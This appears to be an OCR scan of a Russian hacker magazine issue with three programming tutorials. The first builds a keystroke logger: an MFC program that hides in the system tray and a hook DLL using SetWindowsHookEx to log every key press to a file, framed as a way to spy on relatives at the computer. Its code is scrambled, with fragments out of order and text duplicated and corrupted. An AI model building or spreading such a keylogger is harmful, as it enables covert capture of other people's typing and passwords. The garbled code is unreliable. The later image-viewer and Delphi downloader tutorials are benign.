Задай название проги и место, где будут жить исходные файлы. Дальше вылезет окно, в котором надо поставить переключатель на строчку Dialog Based, то есть приложение на базе диалогового окна.






Этот вариант самый удобный для нас, потому что нам надо при запуске проги вести диалог с юзером. Нажми Next и продолжай. В следующем окне убери значок ActiveX Controls, чтобы не использовать элементы ActiveX.



# АЖ - ПИШЕМ SHIFFER



Эти функции тебе вряд ли когда-нибудь понадобятся. В поле ввода задай заголовок главного окошка и жми Finish. Подтвердив намерение создать прогу нажатием OK, ты получишь каркас будущего клавиатурного шпиона. В первую очередь откроется окно с редактором диалогового окна. Сейчас надо нарисовать наш интерфейс. Сначала надо удалить надпись "TODO..." и кнопку OK. Надо просто щелкнуть на них и нажать Del. Затем добавить две кнопки, выбрав иконку с прямоугольником на панели инструментов и нажав мышкой в место, где будет находиться будущая кнопка. Назови одну "Начать", другую - "Выбор файла". Чтобы поменять название кнопки, щелкни на нее правой кнопкой и выбери в меню пункт Properties, затем в поле Caption введи название кнопки. Далее надо добавить в диалог поле, где будет отображаться путь к log-файлу. Для этого достаточно просто перетащить иконку "ab" на панели Controls в желаемое место.



Теперь, когда все элементы интерфейса есть, можно задать события, на какие они будут реагировать. На события будут у нас реагировать только кнопки - на щелканье по ним мышкой. Чтобы добавить обработчики этого события, надо щелкнуть на желаемом элементе правой кнопкой мышки, выбрать пункт Events в появившемся окне, нажать кнопку Add and Edit. Подробности далее.

## Часть четвертая, или дописываем интерфейс ручками

Что надо сделать, если юзер щелкнет кнопку “Начать”? Во-первых, проверить, задано ли имя файла отчета. Если нет, то ничего не делать. Во-вторых, спрятать окно и нарисовать в tray иконку. В-третьих, запустить ядро из DLL, которое ловит клавиатурный ввод. Добавь об-

работчик для кнопки “Начать”, как сказано выше. Сразу, как нажмешь Add and Edit, появится редактор кода с курсором в месте, где находится сам обработчик. После строчки //TODO добавь такой код:

```
if (m_FileName.IsEmpty())
{
    AfxMessageBox("You must choose a
log file before further processing", MB_OK |
MB_ICONSTOP, 0);
    return;
}
```

Он проверяет, задано ли имя файла. m\_FileName - это имя, которое ты задал, когда добавлял к полю ввода строку. Если имя не задано, то выводится окно сообщения. Сразу ниже добавь такие строки:

```
ShowWindow(SW_HIDE);
NOTIFYICONDATA nid;
nid.cbSize = sizeof(NOTIFYICONDATA);
nid.hWnd = GetSafeHwnd();
nid.uID = IDR_MAINFRAME;
nid.uFlags = NIF_MESSAGE | NIF_ICON | NIF_TIP;
nid.uCallbackMessage = XWM_NOTIFYICON;
nid.hIcon = m_hIcon;
lstrcpy(nid.szTip, "Invoke the SnifKbd main
window", 30);
Shell_NotifyIcon(NIM_ADD, &nid);
```

Здесь прячется окно и рисуется иконка в tray со всплывающей подсказкой “Invoke the SnifKbd main window”. Затем напиши:

```
hmod = LoadLibrary("hook.dll");
void (*pInit)(LPCTSTR);
pInit = (void (*) (LPCTSTR))GetProcAddress(hmod, "Init");
pInit(m_LogFile);
```

Непосредственно перед строками void Cxxxxxx::Onxxxxxx() и //TODO напиши:

```
HMODULE hmod;
```

Только что мы написали обработчик нажатия на кнопку “Начать”. Теперь надо придумать, что будет делать прога при нажатии на кнопку “выбор файла”. Во-первых, надо показать диалог сохранения файла под именем. Затем полученное имя скопировать в строку m\_FileName и отобразить ее в поле ввода. Аналогично добавляем обработчик кнопки “выбор файла” и снизу от //TODO... пишем:

```
CFileDialog fdlgSave(FALSE, NULL, "keyb.log");
```

```
if (fdlgSave.DoModal() == IDOK)
{
    SetDlgItemText(IDC_FILENAME,
    fdlgSave.GetPathName());
    m_LogFile = fdlgSave.GetPathName();
}
```

Это весь код для второй кнопки.

Осталась не прописана одна вещь: ответ на щелчок юзера в иконке в tray'e. Надо поэтому написать обработчик и этого события. Так как он не связан с какими-либо элементами главного окна, добавлять его придется по-другому.

Сначала надо открыть вкладку ClassView в окне проекта в левой части экрана. Открыть дерево и щелкнуть правой кнопкой на элемент CxxxxxxDlg, но не CAaboutDlg. В выпавшем меню выбрать пункт Add Member Function. Появится окно, в котором в поле Function Type введи afx\_msg LRESULT, в поле Function Declaration - OnNotifyIcon(WPARAM wParam, LPARAM lParam) (7.jpg). Нажми OK. Появится опять окно исходника. После //TODO... напиши код:

```
UINT uID = (UINT) wParam;
UINT uMsg = (UINT) lParam;
if (uMsg == WM_LBUTTONDOWN)
{
    if (uID == IDR_MAINFRAME)
    {
        ShowWindow(SW_SHOW);
        SetFocus();
        NOTIFYICONDATA nid;
        nid.cbSize = sizeof(NOTIFYICONDATA);
        nid.hWnd = GetSafeHwnd();
        nid.uID = IDR_MAINFRAME;
        Shell_NotifyIcon(NIM_DELETE, &nid);
        void (*pRelease)();
        pRelease = (void (*)())
        GetProcAddress(hmod, "Release");
        pRelease();
    }
    return 1;
}
```

Этот участок проги выводит главное окно на экран (6-я, 7-я строчки), убирает значок из tray (строчки 8-12) и отменяет слежение за клавой (строчки 13-15). Чтобы этот обработчик работал, найди в открытом файле строчку BEGIN\_MESSAGE\_MAP(CxxxxxxDlg, CDialog), но не BEGIN\_MESSAGE\_MAP(CAboutDlg, CDialog), и после нее напиши:

```
ON_MESSAGE(XWM_NOTIFYICON, OnNotifyIcon)
```

Теперь EXE'ник полностью готов. Осталось только изменить About Box и перерисовать стандартную иконку. Для первого надо во вкладке Resource, окно проекта в ветке Dialog дважды щелкнуть элемент IDD\_ABOUTBOX. В появившемся окне можно добавить текст со своим именем и копирайтом. Эта часть работы для самых скромных.

Компиль прогу (F7) и переходи к следующей части.

## Часть пятая, или делаем DLL-часть проги


Чтобы сварганить DLL'ник, надо создать новый проект. В File->New надо выбрать вкладку Projects и тип проекта Win32 Dynamic-Link Library (10.jpg). Далее назвать проект “Hook”, так как предполагается, что на выходе будет файл hook.dll. Нажимай OK и в окне визарда выбери A simple DLL project (11.jpg). Когда проект сгенерится, понадобится изменить файлы hook.cpp и stdafx.h. Вот как они должны выглядеть.

```
Stdafx.h:
// stdafx.h : include file for standard system
// include files,
// or project specific include files that are
// used frequently, but
// are changed infrequently
//
# i f
!defined(AFX_STDAFX_H_38CA5891_6485_11D4_
B8C5_F43705C10A00_INCLUDED_)
#define AFX_STDAFX_H_38CA5891_6485_11-
D4_B8C5_F43705C10A00_INCLUDED_
```

```
// Insert your headers here
#define WIN32_LEAN_AND_MEAN
// Exclude rarely-used stuff from Windows headers
```

```
#include <windows.h>
#include <cstdio> // Эти три
#include <cstring> // строки надо
#include <ctime> // добавить!
```

```
// TODO: reference additional headers your program
requires here
//{{AFX_INSERT_LOCATION}}
```



```

// Microsoft Visual C++ will insert additional declarations immediately before the previous line.

#endif // !defined(AFX_STDAFX_H_38-
CA5891_6485_11D4_B8C5_F43705C10A00__INCL
UDED_
Hook.cpp:
// hook.cpp : Defines the entry point for the DLL application.
//
#include "stdafx.h"

HANDLE g_hMod;
TCHAR szLogName[256];
FILE* pFile;
HHOOK hhookKbd;

```

19);

```

BOOL APIENTRY DllMain( HANDLE hModule,
DWORD ul_reason_for_call, LPVOID lpReserved )
{
    g_hMod =
hModule;    return TRUE;
}

extern "C" {
    __declspec(dllexport) void Release();
    __declspec(dllexport) LRESULT CALLBACK
HookProc(int nCode,
WPARAM wParam, LPARAM lParam);
    __declspec(dllexport) void Init(LPCTSTR
szFile);
};

void Release()
{

```

```

GetModuleFileName((HINSTANCE)
g_hMod, lpszPath, 256);
strcpy(strrchr(lpszPath, '\\') + 1,
"logpath.txt");
FILE* pf = fopen(lpszPath, "r");
fscanf(pf, "%s", szLogName);
fclose(pf);
delete[] lpszPath;
}
pFile = fopen(szLogName, "a+");
time_t timer;
time(&timer);
char* p = ctime(&timer);
p[strlen(p) - 1] = 0;
TCHAR szKeyName[20];
GetKeyNameText(lParam, szKeyName,
for (int i = 0; i < (lParam &
0x0000FFFF); i++)
fprintf(pFile, "%s - key: %s\n", p,
szKeyName);

```

```

path.txt");
FILE* pf = fopen(lpszPath, "w");
fprintf(pf, "%s\n", szFile);
fclose(pf);
delete[] lpszPath;
}

```

Сам код, который ведет log нажатых клавиш находится в подпрограмме LRESULT CALLBACK HookProc (int nCode, WPARAM wParam, LPARAM lParam). Его можно изменить по твоему желанию, например - чтоб он печатал, из какой проги нажата клавиша. Узнав больше о виндах и кодинге, можно очень серьезно наворотить этот код. Сохрани все и скомпиль DLL'ку (F7). Готовый файл hook.dll надо переписать в один каталог с EXE'шником, и теперь прогой можно пользоваться.

**Часть шестая, или если ничего не получается**

**ХОТЯ ЭТА ПРОГРАММА И НЕСЛОЖНАЯ, ОНА ВСЕ ЖЕ НЕ ДЛЯ НОВИЧКА. ВОЗМОЖНО, ЧТО ПРОГА СРВЗУ НЕ СКОМПИЛИСЯ ИЛИ НЕ ЗАРБОТАЕТ, А МОЖЕТ ПРОСТО ПОВЕСИТ МАШИНУ. ПОДОЖДИ, НЕ БЕГИ ЗА БУТЫЛКОЙ. ПОСМОТРИ, ПРАВИЛЬНО ЛИ ТЫ ВСЕ СДЕЛАЛ И ПЕРЕПИСАЛ. ПОМНИ, ЧТО ЗАГЛАВНЫЕ И ПРОПИСНЫЕ БУКВЫ ТОЖЕ РАЗЛИЧАЮТСЯ. ЕСЛИ НИЧЕГО НЕ ПОМОГАЕТ СОВСЕМ, ТО МОЖНО ЗАЛИТЬ СВОЕ ВЫРАЗЕЦ ПРОГИ НА САЙТ Х. ОН НАЗЫВАЕТСЯ СПИФКБД.**

Хотя эта программа и несложная, она все же не для новичка. Возможно, что прога сразу не скомпилится или не заработает, а может просто повесит машину. Подожди, не беги за бутылкой. Посмотри, правильно ли ты все сделал и переписал. Помни, что заглавные и прописные буквы тоже различаются. Если ничего не помогает совсем, то можно залить себе образец проги на сайте X. Он называется SnifKbd.

**Окончание, или если все получилось :)**

```

UnhookWindowsHookEx(hhookKbd);
}

LRESULT CALLBACK HookProc(int nCode,
WPARAM wParam, LPARAM lParam)
{
    if (nCode == HC_ACTION && !(lParam
& 0x80000000))
    {
        if (!(*szLogName))
        {
            LPTSTR lpszPath = new TCHAR[256];

```

```

fclose(pFile);
}
return CallNextHookEx(hhookKbd,
nCode, wParam, lParam);
}
void Init(LPCTSTR szFile)
{
    hhookKbd
SetWindowsHookEx(WH_KEYBOARD, HookProc,
(HINSTANCE) g_hMod, 0);
LPTSTR lpszPath = new TCHAR[256];
GetModuleFileName((HINSTANCE)
g_hMod, lpszPath, 256);
strcpy(strrchr(lpszPath, '\\') + 1, "log-

```

очень полезный софт под мастдай, причем собственного приготовления. Если много вешаешь тебе остались непонятными, но заинтересовали тебя, то пора изучать и C++, и кодинг под Windows. Есть масса книжек по этому поводу и куча инфы в Инете. Очень пригодился бы тебе диск с Microsoft Developer Network (MSDN), где есть абсолютно вся справка по любой теме, что взбредет в голову. Без него не было бы и этой статьи. Может уже через полгода ты начнешь делать такие финты на компе, какие самому Б.Г. не снились. А пока - пока, удачно тебе узнать, что делают твои родственники за машиной.



# СМОТРЕЛКА - домашние ЧСЛ

УПЕЧАТАНО ПОДПИСАНО В БД ГИС ГИБДД 608181161



## Что куда коннектится

Дарова, перец. Вот сидишь ты сейчас, наверное, за компом, читаешь Х, смотришь картинки. А вот на компе у тебя наверняка для этого дела - для разглядывания картинок - ACDSee стоит. И тыкаешь ты в нее, смотришь порнушку втихаря... Ну ладно, речь-то сейчас не о порнушке. Я тебе о другом говорю. Давай напишем свою прогу для просмотра картинок! Прикинь, приводишь ты к себе подругу, садитесь с ней вместе подозрительные имейджи смотреть, и тут ты как бы случайно тыкаешь мышкой в графу "credits" или, там, "разработчик", а в этой графе - ТВОЕ имя. И ты подружке спокойно так выдаешь: "...а, это меня тут Билл Гейтс, когда мою прогу увидел, приглашал к себе работать - я не пошел, лучше буду писать компоненты для 1С...". Поверь, после этакой тирады дама - какая бы она ни была крутая - твоя! И уж что с ней делать дальше, я тебе не подскажу. Сам разберешься, что куда коннектит-ся :).

Ну ладно, заметчались. Вернемся к нашим барапам. Писать будем на C++ Builder - несложно, визуально - все как положено. Поэтому срочно беги к ближайшим представителям одноглазой расы в тельняшках, покупай там у них Builder C++ (чем свежее - тем лучше), и, если хватит средств, можешь прихватить какую-нибудь книженцию по программированию будущее. RTFM - было, есть и правила любого кодера.

## Небо в клеточку - друзья в полосочку

Ты уже наверняка запустил C++ Builder и ничего не понял... какая-то панелька в точечках и куча кнопок. Главное в нашем деле - не бояться, а смело на все жать и испытывать... эээ, погоди ты. Начнем вот с чего: представим себе нашу прогу. Она должна уметь просматривать BMP, EMF, ICO и иже с ними стандартные виндовые файлы графических изображений. Представил? Ну, стандартные такие виндовые менюшки, окошко... Вот и ладушки.

Вернемся к реальности. Билдер запущен. Что ты видишь? Ты видишь три панельки. Верхняя - там различные кнопки и меню. Она, в принципе, самая главная.

Левая панель - Object Inspector. Тут ты будешь задавать свойства всех компонентов и будешь объяснять им, как работать. Об этом, впрочем, чуть-чуть попозже. И еще ты видишь огромную панель, которая вся усыпана точками. Не пугайся. Это сделано специально, чтобы тебе было легче размещать компоненты и не пришлось бегать с линейкой, меряя свой пятнадцатидюймовый (хе-хе, монитор :-)). Именно эта форма - в точечку - будет основой твоей новой супер-хакер-крякер проги под названием Вьювер :-). Сверху ты видишь кучу кнопок - это компоненты (ну, пимпы, меню, панельки, точки) - вот тебе и визуальная среда. Тебе не надо описывать самому каждую деталь програм-

асаsee – отличная программа, но ее тоже написали. причем тоже живые люди и тоже голыми руками. а теперь слыши? просто открои эту статью, сядись за комп и... вперед!

мы - ты кликаешь на пиктограмме (во загнулся, на кнопке с картинкой, в общем) и потом кликаешь на этой форме, которая в точечку. И что получается? Правильно, в твоей программе появился новый компонент. Теперь надо описать основные свойства компонента (длина, ширина, название, отпечатки пальцев и др.) и, наконец, - самое главное - нужно описать действие объекта на какое-либо событие (например, на клик, на двойной клик, на перемещение мышки etc). Причем, если вся визуальная среда понятна и ламеру - везде надо лишь кликать и выбирать, то описывать события тебе придется на чистом программерском языке C++. Вот, с визуальной средой ты уже и знаком :-).

## Давай лего делать

Начнем с менюшки :-). Находишь компонент под названием **MainMenu** - он находится в закладке **Standard** (второй слева). Как, ты до сих пор не видишь эту закладку? Не видишь... тогда попробуй включить монитор. Так вот: кликаешь на этой пиктограмме, потом ползешь на свою форму и кидаешь менюху в любое место (она все равно будет на самом верху :-)). Теперь даблкликаешь на пиктограмме, которая на форме уже лежит - вот, ты видишь новую форму, но уже без точек. Называться она должна примерно так: **"Form1->MainMenuItem1"**. Здесь ты и будешь писать свою первую в жизни пользовательскую менюшку. Слева ты прописываешь в свойстве **Caption** название меню. Стандартно пишем **"Файл"**, а если ты хочешь быстро обращаться к этому пункту, то подставь в названии еще символ **"&"** ( получится **"&Файл"**), и тогда при нажатии **Alt+F** (F - первая

буква слова Файл :)) ты увидишь, как на этой маленькой панельке появилось меню "Файл" - это ты его сделал! Кликаешь на нем, и выскакивает подменю - вот именно им-то мы сейчас и займемся. Ты кликаешь на этом подменю и точно так же, в свойстве Caption, пишешь название "&Открыть" - теперь ты уже видишь готовое подменю с одним пунктом, но на этом мы не остановимся. Точно так же ты прописываешь в подменю "Файл" еще два пункта - "&Закрыть" (не забудь, каждая твоя прога должна классно выглядеть... поэтому впиши в следующем пункте просто чертожку (-) и ты увидишь, что произойдет) и "&Выйти". Вот мы и описали систему менюшек - создали, так сказать, базу интерфейса. Теперь ты находишь в закладке Dialogs компонент "OpenPictureDialog", по старой технологии кликаешь на нем и кидаешь на форму. Ты уже заметил, что на твоей главной форме появилось то меню, которое ты только что написал? Оно уже вполне работает, осталось только описать его действия. Ты кликаешь на пунктах подменю и описываешь действия, связанные с этими пунктами. Например, в подменю "Открыть", после даблклика, ты увидишь, как выскочит что-то типа

# В ОВИЯХ

на блокнота вот с таким текстом:

```
void __fastcall TForm1::N2Click(TObject *Sender)      - вызов функции из
класса
{
    - начало функции
    - тело функции
}
- конец функции
```

Теперь между вот этими фигурными скобочками - в тело функции - ты должен прописать событие. Свою первую строчку на C++. Просто впиши туда вот это, и общий вид будет таков:

```
void __fastcall TForm1::N2Click(TObject *Sender)
{
if(OpenPictureDialog1->Execute())
{
Image1->Picture->LoadFromFile(OpenPictureDialog1->FileName);
}
}
```

Вот так все и должно выглядеть. Причем не забывай, что C++ - язык чувствительный к регистру. Поэтому если вместо большой буквы ты поставишь маленькую, то работать у тебя ничего не будет, так что будь предельно внимателен - как когда играешь в квак.

Опишем оставшиеся подменю. Смонтируем подменю "Закрыть". Точно так же кликаешь на нем и прописываешь меж фигурных скобок вот эту строчку:

```
Image1->Picture=NULL;
```

И самое последнее подменю - "Выйти" - описываем так (меж фигурных скобок):

```
Form1->Close();
```

## Кончина

Теперь осталось кинуть на форму последнюю пару компонентов, и нашу супер-прогу можно уже продавать - если, конечно, ты раскрутишь ее, то она наверняка сможет конкурировать с прогами Майкрософт :). Ну вот: находишь в закладке Additional компонент под названием "ScrollBox" и кидаешь его к себе на панельку. Ищешь в панели свойств "Align", кликаешь по нему и выбираешь там "alClient". Теперь в той же закладке ищешь компонент Image, кидаешь его на панельку (кстати, ты уже заметил, что твой компонент ScrollBox занял всю панель? Так и должно быть - верным путем идете, товарищи!). Описываем компонент "Image" - находим свойство "AutoSize" и устанавливаем его в значение true... Все! Прога готова. Осталось только из исходных кодов сделать исполняемый модуль - откомпилировать программу. Для этого ищешь в верхнем меню Project подменю Build AllProject (или просто всевозможный Build) и нажимаешь BuildAll. Компилятор несколько минут помучается (в зависимости от производительности твоей тачки может мучаться и часами) и... Вот ты и получил EXEшник. И можешь юзать свою прогу по полной программе. А вообще-то, это всего лишь легкий примерчик - возможностям C++ Builder нет предела. Ты скоро поймешь это, если, конечно, не будешь лениться :). Удачи!




2-я Московская Международная выставка  
**DVD-ШОУ 2000.**  
**ТЕХНОЛОГИИ БУДУЩЕГО**  
 с 5 по 8 октября 2000 года отель  
 «Аэростар»



Вы сможете увидеть,  
 услышать и выбрать для себя:

- ▼ Домашний кинотеатр;
- ▼ Hi-Fi, Hi-End, аудио и видео-технику, магнитронику;
- ▼ Интегрированные системы управления;
- ▼ Киномагнитфон НОН-СТОП в DVD-формате;
- ▼ Последние новинки фильмов на DVD;
- ▼ Персональные компьютеры, электронные игры, Интернет;
- ▼ Новейшие мобильные телефоны;
- ▼ Автомобили будущего;
- ▼ Справочное.

Генеральный спонсор:  
 DVD Alliance, отель «Аэростар»



Генеральный спонсор:  
 Справочное издание «ДСТА»

Генеральные  
 информационные спонсоры:




При поддержке рекламного агентства «КАРО-МЕДИА»

Информационные спонсоры:



# GETRIGHT + СВ

СПЕЦВЫПУСК (СПЕЦВЫПУСКБГСЧАТ.ГУ)




## Постановка задачи

А задача наша проста как угол дома - сесть за комп и максимум за полчаса сообразить себе собственный GetRight. Конечно, он не будет производить докачку после дисконекта, качать в заданное тобой время, не сможет качать несколько файлов сразу... но зато он сможет качать файлы по ftp и http, для начала совсем неплохо. Соображать прогу будем на Delphi. Ну что, задача ясна? От винта!

## Делаем фейс

Запускай Delphi, желательно в версии 4 или 5. Перед тобой раскроется целехонькая и нетронутая (хе-хе, пока) форма. На ней мы и будем мутить. Что, ты не знаешь, что такое форма и где


она там перед тобой раскрывается? Тогда позысь на монитор - вон она, большой серый прямоугольник в центре. И вообще, я не буду тебе щас про дельфийский интерфейс шибко подробно рассказывать. Лучше сразу за дело! Сейчас мы немного покликаем мышом и потаскаем. Итак, начнем: сначала нужно изменить название формы. Она сейчас называется Form1, а на кой тебе такое название? Это ж название окна твой проги. Изменить! Кликай по форме, она становится активной, теперь смотри налево - там Object Inspector, фича для конфигурирования разных свойств. Свойство, ответственное за название, называется Caption, ищи его в Object Inspector'е и нажимай на него. В белом окошке вводи что-то типа "Крутая программа-качалка". Ну как, все понятно? Позысь вон на скриншот, там Object Inspector есть.



Теперь смотри над формой - там палитра компонентов. На закладке Standard кликай мышом по букве А. Эта буква А - ни что иное, как Метка (Label). Нам она нужна, чтобы писать на форме. Кликай мышом по ней, а потом по форме, куда кликнешь на форме - там она и будет. Она сейчас выделена (в черных квадратиках вся), посему Object Inspector отображает ее свойства. Меняй Caption (в нем напиши "Введи адрес файла сюда: ") и Font (он находится ниже, кликни на нем, а потом на трех точках; яставил 10-ый MS Sans Serif полужирный). Добавь еще одну метку (поставь ее ниже), в ней Caption поставь "Сохранить файл сюда: ", ну и шрифт поставь аналогичный. В третьей метке поменяй шрифт и сотри все в Caption, здесь мы будем выдавать сообщения по ходу загрузки. Теперь добавь два Edit'a (справа от метки в палитре компонентов). Первый поставь напротив первой метки справа (это будет для ввода адреса), второй - напротив второй метки справа (это для сохранения). У обоих сотри текст (там написано Edit1, Edit2, на фиг оно надо), для этого выдели (клик по нему мышом) и стирай текст в свойстве Text. Затем кинь на форму две кнопки (через одну справа от Edit'a в палитре компонентов), первую назови "Закачать", вторую - "Закрыть" (это все свойства Caption кнопок). Потом открой закладку

# Онлайн РУНДАМЫ

Internet (для Delphi 4) или FastNet (для Delphi 5) палитры компонентов. Помести на форму компоненты NMFTP и NMHTTP, это для закачки. Они не будут видны в готовой программе, посему тыкай их куда хочешь. Уфф, можешь сохраняться. Дави File -> Save All. Форму обзови main, например, а проект - downloader. Посмотри, что у меня получилось.



## Готовимся кодить

Увы, программирование состоит не только из кликанья мышкой и редактирования свойств. Приходится и кодить, и сейчас мы вплотную приблизились к этому. Но начнем с простого. Кликни два раза по кнопке "Закрыть". Опа! На экране появилось следующее:

```
procedure TForm1.Button2Click(Sender: TObject);
begin
end;
```

и твой курсор мигает между begin и end. Это - обработчик события OnClick для кнопки "Закрыть", и все, что ты напишешь между begin и end, будет выполняться при клике по этой кнопке. А нам нужно, чтобы прога закрывалась, посему пишем

```
procedure TForm1.Button2Click(Sender: TObject);
begin
  NMFTP1.Disconnect; // разрываем связь
```

```
по фтп, если она установлена
  NMHTTP1.Disconnect; // разрываем связь
```

```
по http, если она установлена
  Close; // Закрываем прогу
end;
```

Если не разорвать связь, прога просто откажется выходить. Поэтому и разрываем.

умолчанию 0), это нам понадобится потом, для проверки заполнения всех полей.

```
procedure TForm1.Edit1Change(Sender: TObject);
begin
```

```
  Edit1.Tag := 1; // присвоить тагу первого
  // эдита значение 1
end;
```

Аналогичную операцию необходимо проделать и со вторым эдитом, только там нужно писать:

```
Edit2.Tag := 1;
```

Не забывай об именах! Вот и все с подготовкой, а теперь начинается...

## Реальный кодинг

